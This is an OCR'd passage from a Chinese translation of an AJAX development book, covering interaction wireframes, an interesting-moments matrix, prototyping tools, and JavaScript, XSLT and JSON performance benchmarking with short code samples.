① 用于描绘交互设计的每个关键的瞬间，下文有详细的描述。——译者注

E：数据网格。显示客户列表。网络使用AJAX实时滚动（livescrolling）来允许平滑滚动访问大量的记录。用户能够点击一行记录在数据窗口（g）中查看客户详细信息。用户能够点击垃圾箱图标删除一条记录。用户还能够点击剪切板图标编辑客户详细信息。（参见图5-2）。

F：添加客户按钮。启动Add/Edit客户模式窗口。（参见图5-2）

G：客户数据窗口。显示当前选中客户详细信息。

线框下一个与逻辑有关的“状态”是Add/Edit客户窗口，这个窗口由在（e）的数据网格中的剪切板图标和（f）按钮触发。在这里，我们显示了一个模式窗口，这个窗口把自身添加到第一个屏幕之上，并且包括了一些需要验证的表单字段。




图5-2 客户管理系统Add/Edit客户聚光灯窗口

A：顾客名称——必填项。必须大于5个字符长度，小于40个字符。

B：电话号码——必填项。必须是10位数字的电话号码。

C：邮件地址——必填项。必须是正确的邮件地址格式。

D：取消按钮——如果用户点击了这个按钮，所有的修改都将取消，用户返回到之前的屏幕。（参见图5-1）。

E：滚动条——对于很长的表单，滚动条允许用户滚动到任意字段。标题和cancel/save按钮保留在固定位置。

从这里可以看出，这个表单的原型设计不仅仅有助于安排基本布局，同时在显示一些主要交互方面也十分有用。这个方法的缺点在于没有提供足够的信息充分的描述不同组件的细节功能。例如，当用户焦点离开文本框，当他们按下回车时，或者在按下每个按键时，搜索框实际上是如何执行搜索的？类似于这种交互的描述可以使用交互关注瞬间矩形（Interesting Moments Matrix）。

1. 基于交互关注瞬间矩阵为交互建模

在富应用中存在很多潜在的交互，所以在交互建模中需要具有可选择性。那么我们如何决定哪些是重要交互的，以及如何组织这些信息？其中一种方法是对用户交互，或者终端用户接触或关注的瞬间创建矩阵来识别交互关注瞬间（Interesting Moments）[①]。我们也可以把这些看作事件状态，这些事件状态包括诸如当一个对象上的鼠标点击、页面加载瞬间，当一些页面上的对象拖曳到另一个对象之上，或者当内容作为XHR对象结果返回。我们基于某个对象的重要事件作为表格的X轴开始构建矩阵，屏幕上交互的组件列表作为Y轴。坐标轴中的交叉点可以基于Y轴对象上发生相应事件产生的效果进行填写。在AJAX客户管理系统范例中，我们可以看看用户在顶部搜索框中执行录入操作时应用的行为。这个例子的交互矩阵如图5-3所示。

	页面加载	聚焦到文本框	用户开始录入	用户停止录入	文本框失去焦点	搜索返回很多结果	搜索没有返回任何结果
搜索文本框（c）	文本框为空	文本框显示黑色边框指示获得焦点。光标在文本框中显示。如果已经存在文本，这个文本将突出显示。	如果文本已经突出显示，新文本将取代旧文本。否则正常录入。		文本框显示黑色边框。		
活动指示器（d）	不可见		录入开始后的短暂延迟之后显示活动指示器。	按下最后的按钮后短暂延迟之后显示活动指示器。	如果还没有执行搜索，开始执行搜索，显示活动指示器。	隐藏活动指示器	隐藏活动指示器
数据表格（e）	表格包含默认数据			如果文本框存在数据，表格立即变成空白，等待显示搜索结果。	如果文本框存在数据，表格立即变成空白，等待显示搜索结果。	表格基于匹配搜索关键字的相关客户结果被更新。首行记录被选中。	表格第一行显示提示信息“未找到记录”
数据窗口（g）	不包含任何数据					首行记录的详细信息显示在数据窗口中。	显示空白。没有任何数据信息。

图5-3　AJAX客户管理系统——搜索框交互关注瞬间

现在，我们能够为这个屏幕变更线框来突出显示其中的一些行为，或者只是在开发过程中使用这个图表作为参考。通过这种方式，我们能够更加完整地描述一组复杂的交互，以及描述这些交互如何影响屏幕的不同部分。

2. 使用PowerPoint（或者类似软件）模拟交互

例如微软公司的PowerPoint、Open Office Impress软件和苹果公司的Keynote软件，这些演示软件都提供了相当丰富的环境采用线框方式模拟应用。我们还能够使用超链接和动画特性通过发送一个页面到另一个页面给查看者模拟实际交互。不过，这项技术包括了以下缺点[②]：

- 屏幕显示区域限制（Limited Screen Real-Estate），在诸如PowerPoint这种演示软件中提供了非常有限的无法调整大小的屏幕区域作为工作区域，这使得很难为整个应用建立模型。

① 参见http://looksgoodworkswell.blogspot.com/2005/12/storyboarding-interesting-moments.html。

② 参见http://looksgoodworkswell.blogspot.com/2005/05/interactive-wireframes-documenting.html。

- 难以维护和调试，当视图中存在很多层和链接堆砌在一起的复杂呈现时，这种视图很难处理。这些软件缺乏在呈现中查看所有链接以及查看这些链接指向的简单方法。
- 描绘交互需要浪费很多时间——描绘所有必需的交互需要消耗大量的时间，例如，当用户单击按钮时，他们需要看到屏幕23，而不是之前看到过的屏幕34等，诸如这类的例子。
- 页内交互需要使用动画和许多基于简单修改的复制页面。一次次地重复创建这些动画相当耗时。
- 不支持模板。不像Visio这样工具能够基于预先准备的模板简化新模型的创建。
- 绘图工具限制，真正的画图工具必须能够从其他应用（Photoshop、Fireworks和其他工具）中导入。

尽管存在这些缺点，诸如PowerPoint这类的演示软件仍然是支持快速迭代设计的优秀工具。

3. 使用Visio为交互建模

微软办公套件的另一种工具叫做Visio，一种可视化设计和建模工具，这种工具包含了PowerPoint很多界面设计的有用特性（大量的基本图形、拖曳设计、基于对象），没有屏幕大小或者模板功能限制。

和其他演示软件相比，使用Visio的一些优势是能够轻松创建图形用户界面小部件（GUI widget）模板，极大地简化了新屏幕的建模过程。这个工具同样还能够通过利用先前交互的元素创建组合层直接显示交互。甚至是在我们为一些布局花费时间建模交互之后，这种工具能够达到动态改变布局的效果。

虽然不支持动画，但是这个工具支持链接、宏和层，在需要时这些元素可以组合显示动画帧。为了实现这些目的，同时还存在正在壮大的Visio模板库社区，包括免费和商业的。其中一些列举如下：

(1) **Bill Scott's的Visio模板和RIA模板**——http://looksgoodworkswell.blogspot.com/2005/05/interactive-wireframes-documenting.html。Bill已经制作完成了一组强大的用户界面库，演示了如何使用Visio的层特性展现复杂的交互。

(2) **Digimmersion Flex 2 RIA 模板库**——http://www.digimmersion.com/products/ria_20.cfm。这个商业模板库虽然复制了一组Flex小部件，但是对所有的用户界面设计类型（基于Flex或者其他工具）都能够起到帮助作用。

4. 使用Fireworks/Illustrator完成交互设计

在用户界面设计的最后阶段，使用这些线框并添加真实商标和细节图形，对于清晰展示即将实现的产品真实外观十分有用。这个工作有时由图形设计师完成，不过任何使用Adobe Fireworks或者Illustrator软件副本的开发者都能够使用向量和位图工具轻松地将线框变为真实产品。

在这个阶段，我们尝试创建应用的整体效果，甚至是最终观感（look and feel）。在这里，我们可以提前考虑可视化沟通问题，例如颜色和图标的选择。

在图5-4的设计中，我们把图5-1当作接近完成的模型。在这个阶段，AJAX客户管理系统经过了线框绘制和协作设计两个迭代过程，已经在Adobe Fireworks模拟以显示应用中的真实场景。




图5-4　AJAX客户管理系统——搜索框交互关注瞬间

有时候直到为终端用户（没有参与到线框绘制过程的用户）的交互场景生成一些真实的模型之后，我们才终于了解了如何把线框设计转化为最终产品。甚至是在交互设计的最后阶段仍然需要我们具有很好的领悟能力。

5.2.2　验证设计决议

在开始开发之前，在设计阶段为任何新的或者未经测试的方案设计原型，用来评估这个方案的性能和跨浏览器兼容性，并且发现意料之外的复杂性，这往往是符合敏捷开发技术思维的一种聪明的主意。尤其是，当处理四、五个不同浏览器之间的怪癖时，以及处理大量的数据和复杂的工作流时，应用的性能将变成一个大问题。

如果任何与计算机有关的术语可以称为“古话”，那么有一句古话就是“过早的优化是一切麻烦的根源”[①]。虽然我们需要谨记这句名言，但是我们只需记住：预先考虑仅仅意味着初步设计并且在为解决方案制作原型后进行优化，这是出色的用户体验的根本原则。如果存在某些关键区域被识别为高风险（出于用户体验或者其他原因），那么这些区域就是制定原型和优化的候选内容。当然，这里假设你已经了解了你所面对的风险，稍后将讨论关于风险的主题。

本书目前为止，我们作了关于AJAX的一些假设，即浏览器的JavaScript引擎能够处理我们编写的几乎所有的代码。这也是行业内同样采用的观点，而且这个观点已在当前的聊天、日程管理、照片共享和其他网络社交类型的AJAX应用中付诸实现。不过，如果想把AJAX考虑作为企业级开发技术，我们需要很好地了解JavaScript的内部工作机制和操作类型，这些方面可能导致项目的失败。假设我们想要在上千条产品记录中基于某个特定价格之上查找产品，在纯JavaScript中是如何执行的？所以，这里我们尝试解释说明AJAX应用中的一些优秀的基线测量（benchmarking）点，

① “premature optimization is the root of all evil”，参见http://en.wikipedia.org/wiki/C._A._R._Hoare。

同时还介绍了应该避免的性能缺陷。话虽如此，我不希望所有的人都跑开，迅速浏览他们的JavaScript然后研究可能的优化的代码，仅仅是为了在yellow-fade效果中减少几毫秒的时间[①]。

1. 基线测量

在设计阶段，我们应该设置性能目标，然后在稍后的原型设计和应用做好正式质量保证准备时进行验证。确保应用达到性能目标看起来可能很简单；不过，从设计和用例的角度看来，存在很多因素会影响性能。当决定性能目标时需要考虑一些重要的参数，这些参数列举如下：

- 应用使用数据量的大小——围绕网络等待时间、服务器性能和可测量性，以及JavaScript和HTML固有的问题重点考虑。
- 目标Web浏览器用户统计分布量——如果你的程序运行在多种浏览器混合使用的环境，请确保考虑了浏览器之间的差异和每种浏览器的用户相对使用量。

我们需要考虑的第一点是如何测量AJAX应用各个组成部分的性能。在JavaScript中对代码进行基线测量最简单方法是使用Date对象。Date对象包含一个称为getTime()的便利方法，这个方法返回了自1970年1月1日以来的毫秒数。对于任何的日期计算这个方法都很有用，例如测算代码运行的速度到底有多快，并且在这个基础之上，我们可以对AJAX应用进行基线测量。在最基础的层面上，可以编写如下代码：

```
var date = new Date();
var start = date.getTime();
// 执行一些操作
var end = date.getTime();
// 通知用户
alert(end - start);
```

Firefox的Firebug调试扩展也内置了这一类的测算功能，其他的JavaScript库也包含了这种功能。在这里，开发者的第一个细微差别通常是getTime()方法以毫秒方式返回了日期，但是操作往往运行很快（也许不需要担心这里的性能问题）或者浏览器往往返回的时间是10毫秒的倍数，这使得10毫秒以下运行的程序难以测量。除此之外，多次测试的结果往往互不相同，这意味着重复多次测试来获得平均值和标准偏差值才是一种好的实践。

JavaScript基线测量的另一个局限性是如果基线测量的代码消耗了大量的时间，浏览器通常要求终止这段脚本，这种局限性从某种程度上可以通过使用setTimeout()函数发起代码循环来得以巧妙解决。使用setTimeout()同时还允许浏览器把任何的更改更新到用户界面，例如调试信息或者基线测量的预期输出。其中一个例子如下所示：

```
function DoTest(iteration, maxIterations)

{
  var time = [];
  var start = new Date().getTime();
  //执行一些操作
  // . . .
```

① yellow-fade是指页面的改变的部分内容通过黄色突出显示，然后渐渐消褪，这种动态效果让人们注意到变化的发生。——译者注

```
    var end = new Date().getTime();
    // 记录消耗时间
    time.push(end - start);
    if (iteration > maxIterations)
      return;
    iteration++;
    setTimeout("DoTest("+iterations+","+maxIterations+")", 100);
  }
```

在开发过程中或者任何研究工作中，使用getTime()是进行基线测量的一种优秀的方式。不过，当用于测试原型或者成型的产品时，我们需要一些更强大的工具。此时，你可能对其他开发者将要开发的应用或者组件JavaScript API的性能感兴趣。例如，在DataView中，可能存在很多用例需要开发者循环DataView中所有的记录并且更新记录中的值，在这种情况下，需要存在明确定义的测试来检查围绕从DataView类实例中读取和更新数据的API方法。为了这个目的，我们能够使用比如entAjax.Monitor类，这个类包含静态方法，使用AOP方式将性能监视代码附加到任意的对象或者类中，以及在代码中启动和停止计时的方法。或者使用工具也同样能起作用，例如基于Mozilla浏览器的Venkman调式器或者商业上可用的JavaScript性能分析器。无论测量的结果数据是多少，我们仍然要保持警惕，因为不同的浏览器之间在性能上的基线测量存在着众所周知的差异，这也意味着我们应该清晰地了解终端用户浏览器的分布统计。幸好在大多数的企业中这个问题变得相当简单，和因特网相比，终端用户的浏览器很大程度上可以实行严格的控制。为了确保达到所有的性能需求，在单元测试和功能测试中执行一些简单的基线测量也是一种很好的主意，我们将在稍后讨论这个话题。

在罗列了测试代码性能的基本工具之后，让我们继续看看能够确保AJAX应用高效运行的一些方法。严重影响性能问题的3个主要方面包括JavaScript、DOM和网络。

2. JavaScript

JavaScript是AJAX世界中的粘合剂，因此我们需要花点时间讨论一下。对于很多开发者而言，JavaScript很大程度上是陌生的领域，很多开发者不了解其中的工作原理，更不用说这项技术是如何改变浏览器的了——而且是显著地改变。当处理诸如JavaScript这种解释型语言时，记住简单的几点通常对我们的开发很有帮助，例如在循环内部调用消耗资源的函数和了解各种算法的复杂性。

同时，开发者需要尝试简单地忘记一些东西，因为JavaSript是另外一种不同的东西。在很多的OOP语言中，继承和成员访问是很普通的机制，但是在JavaScript中，在循环和类似的代码中是消耗资源的操作。如果使用了深层继承体系（deep inheritance hierarchie），使用继承本身和对使用继承类型的依赖都是严重的性能冲击。其他至少需要了解的是在JavaScript中常见的对象声明中例如以new Object()作为具体例子，和略为少见的匿名对象语法，例如{}语法相比，运行效率会相对变慢。当在诸如拖曳某个对象的onmousemove事件的紧凑循环（tight loop）中访问对象属性时这一点尤其需要考虑。

另外一个需要考虑的重要方面是，当诸如拖曳操作中使用紧凑循环执行代码时应该避免多余的代码，例如检查当前使用的是哪种浏览器。在紧凑循环中执行各种技术或者浏览器检查代码将消耗大量的执行时间导致程序终止。为了防止这种状况发生，实际上我们能够在JavaScript代码中编写一些兼容性代码，使其根据不同的浏览器运行不同的代码。例如，不是在一些函数每次执行

时检查浏览器，我们能够把浏览器检查转移到函数外部，从而检查只执行一次并且设置函数指针到特定于浏览器的函数实现。

```
if (entAjax.IE)
  entAjax.browserSpecificFunction = function() {
    // 特定于IE的代码
  };
else if (entAjax.FF)
  entAjax.browserSpecificFunction = function() {
    // 特定于Firefox的代码
  };
```

另一种选择是仅仅提供浏览器所用到的代码，这种方式为交付代码带来了节约带宽的好处。

此外，例如AOP等技术，虽然从编程的角度看很出色，但是在代码执行期引入了不必要的等待时间。主要是因为每次在一个函数之前或者之后附加执行一个新函数时，这个函数将被封装到一个匿名函数调用中，从而增加了需要执行的函数数目。

JavaScript中的一个真正的性能杀手是eval()函数，这个函数接收JavaScript字符串作为单独的参数，并且将在代码执行时创建一个全新的JavaScript沙箱（sandbox）。这些代码将在eval()函数调用的相同上下文范围内执行。图5-5显示了eval()函数和直接在各种Web浏览器运行相同JavaScript代码时的速度对比。




图5-5 正常JavaScript和eval()执行性能对比

最后，JavaScript性能另一个最大的罪犯是字符串串连。当创建字符串时存在两种选择，其中一种是使用+=操作符，例如myString+='string'，另一种是把每个字符串堆入数组中，例如myArray.push('string')，然后调用myArray.join("")。传统上，人们推荐采用数组方法，但是这种方法实际上仅仅在IE中才是绝对的赢家。同样使用array[index] = "string"这种数组方法比起array.push("string")来，我们能够获得一些额外的性能。性能问题很少取决于字

① a.u.即arbitrary unit缩写，任意单位，指没有具体单位，只是定性比较。——译者注

符串的大小，而是取决于连接的数量，大概呈现线性关系——也即是，如果执行两倍的连接数量，消耗的性能将是两倍，和连接数据大小相对独立。这里最重要的是认识到数组索引方法是所有浏览器中执行最快的，在IE中，这种实现方式在很大程度上执行速度提高了一个数量级。

3. 数据

我们需要考虑一些不同类型的数据。这些数据包括Web页面资源例如CSS、图片、JavaScript和视图模板，还有一些真实的域数据（domain data），这些域数据以XML或者JSON格式从服务器加载然后呈现到Web页面。

- 资源

应用中的所有资源都需要从服务器下载。对于每个新资源，在客户端和服务器都需要消耗资源，因为两者之间需要创建新的连接，并且对于多数的浏览器而言，每次只能够下载一两个资源。因此，量化下载所需资源需要消耗多少时间和测定如何以最佳方式减少时间消耗都十分重要。通常，基于Firefox的Firebug插件能够很好的量化下载时间。Firebug能够图形化描绘所有从服务器下载的数据，因此我们可以看到哪些资源消耗了最长的时间以及下载过程中这些资源如何相互的延迟。图5-6显示了雅虎网站的网络通信流量。




图5-6　访问雅虎网站主页时Firebug的网络通信流量报告

为了减少资源的下载时间[①]，需要完成两个工作。首先，资源应该尽可能被缓存，我们将在本章最后讨论这个话题。在构建应用时，图片可以合并为更大的图片，然后使用CSS进行裁剪[②]，而且CSS和JavaScript资源同时也能够合并为单独的大文件。

- XML和XSLT

讨论AJAX性能时，我们需要关注其他两个重要的方面。网络性能和数据是相互密切关联的，而且人们存在一种观点声称出于传统XML消息相对冗长本质的考虑，不应该在AJAX中使用这种格式。但是往往存在更多的特定于域或者特定于应用的简洁XML描述的数据结构。在很多情况下，我们应该重新设计应用中的XML，使之更易于处理以及更便于传输。对于AJAX应用，当处理大数据量的数据，需要在Web浏览器中使用XSLT执行实时过滤或者排序时，XML是一个优秀的选项。如果只是使用XML DOM访问XML，我们也可以使用JSON或者把XML反序列化为

① 原文此处为“增加资源的下载时间”，已更正。——译者注

② 这里指使用CSS代码显示图片的某一部分。——译者注

JavaScript对象。

如果在AJAX应用中使用XML数据，我们很可能会用到XSLT。对于内部网（intrenets）和企业内部，AJAX应用可能需要处理SOAP消息或者至少是基于XML的Web服务，此时XSLT是最合适的选择。在一些方面XSLT能够优化AJAX。当提升XSLT转化速度时，需要记住最重要的一点是使用<xsl:key/>元素和key()函数。当键被创建后，快速的散列结构或者查找结构将基于特定的XPath查询在内存中创建，这种方式可以更快速的从可用查询中获取结果。在复杂的XML文档中，使用键能够获得令人震惊的性能优势。

在较少的应用层面上，我们应该避免在XPath查询中使用通配符（*或者//）和注意XSLT的编写。例如，如果性能在应用的某些关键部分中存在问题，我们应该合理地编写明确的XSLT模板［拉］（pull），而不是数据驱动的模板［推］（push）[①]。“明确的”是指要谨慎使用<xsl:apply-templates/>，并且改用<xsl:for-each />元素遍历结点集。此时，我们应该意识到选择拉XSLT设计而不是推XSLT设计的方式违反了细粒度数据模板的原则。其实，很多时候这两种方式是可以交替使用的。

使用XSLT的问题是在各种浏览器中的性能存在很大的差异，尤其是IE和基于Mozilla的浏览器之间。在IE和Firefox中，比起通过XML DOM访问数据生成的大量的HTML输出，甚至是排序或者过滤操作，XSLT的操作速度都远远超出。图5-7显示了使用XML DOM、页面散置的XSLT或者JSON在HTML<table>中生成各种行数数目的结果。eval()性能低下是JSON在IE中执行效率缓慢的主要原因。




图5-7 在IE 6中使用XML DOM、XSLT或者JSON等多种方法生成HTML<table>的比较

由图可见，在IE中XSLT执行速度很快，甚至是完成函数操作，诸如使用format-number()函数格式化数值，有时XSLT是一种优秀的选择。此外，在IE使用XSLT时，推荐使用XSLTemplate

① 关于样式表拉和推的更多信息参见http://www-128.ibm. com/developerworks/cn/xml/x-xdata/ part8/index.html。——译者注

对象，不推荐使用熟悉的DOMDocument。XSLTemplate对象编译并且缓存XSLT样式表能使以后的转化更加高效。

4种主流浏览器提供商的最新构建版本软件都支持XSLT，因此我们将很快不再需要为跨浏览器XSLT支持选择Google的免费开源的Google-AJAXSLT项目[①]。此外，如果浏览器确实不支持XSLT，我们往往能够把数据推到服务器执行处理。通过在客户端使用XSLT，使用来自服务器端的资源同时也带来了另外一个好处，这个好处是资源能够被复用，并且能够帮助AJAX应用快速响应市场，允许更敏捷地对更快的软件进行修改。

- JSON

任何AJAX性能的讨论，如果不涉及JavaScript对象表示法（JSON，JavaScript Object Notation）的内容，都是不完整的，因为JSON不仅是很受欢迎的XML的替代格式，而且在Mozilla浏览器中解析还很高效，Mozilla浏览器的JavaScript引擎的解析速度很大程度上超过了XSLT解析器。

